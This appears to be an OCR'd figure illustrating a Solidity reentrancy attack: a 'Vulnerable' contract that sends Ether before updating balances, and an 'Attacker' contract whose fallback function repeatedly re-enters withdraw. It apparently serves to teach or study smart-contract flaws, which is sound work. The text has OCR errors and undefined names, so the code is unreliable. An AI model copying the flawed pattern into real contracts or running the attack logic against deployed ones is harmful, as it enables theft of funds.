
1. contract Vulnerable {
2. ...
3. function getBonus(address recipient) public {
4. uint amountToWithdraw = rewardsForA[recipient];
5. rewardsForA[recipient] = 0;
6. if(rept.call.value(amount)>0){
7. throw;
8. }
9. totalbalance -= amountToWithdraw;
10. }
11. function withdraw(uint_amount) {
12. msg.sender.call.value(_amount)();
13. balance[msg.sender] -= _amount;
14. totalbalance -= _amount;
15. }
16. }
1. contract Attacker {
2. ...
3. function Attacker(address _vulAddr) {
4. _owner = msg.sender;
5. vul = _vulAddr;
6. }
7. function attack(){
8. vul.getBonus(_owner);
9. }
10. function () payable {
11. count++;
12. if (count++ < 10)
13. vul.withdraw(1 Ether);
14. }
15. }
1
2
3
4
5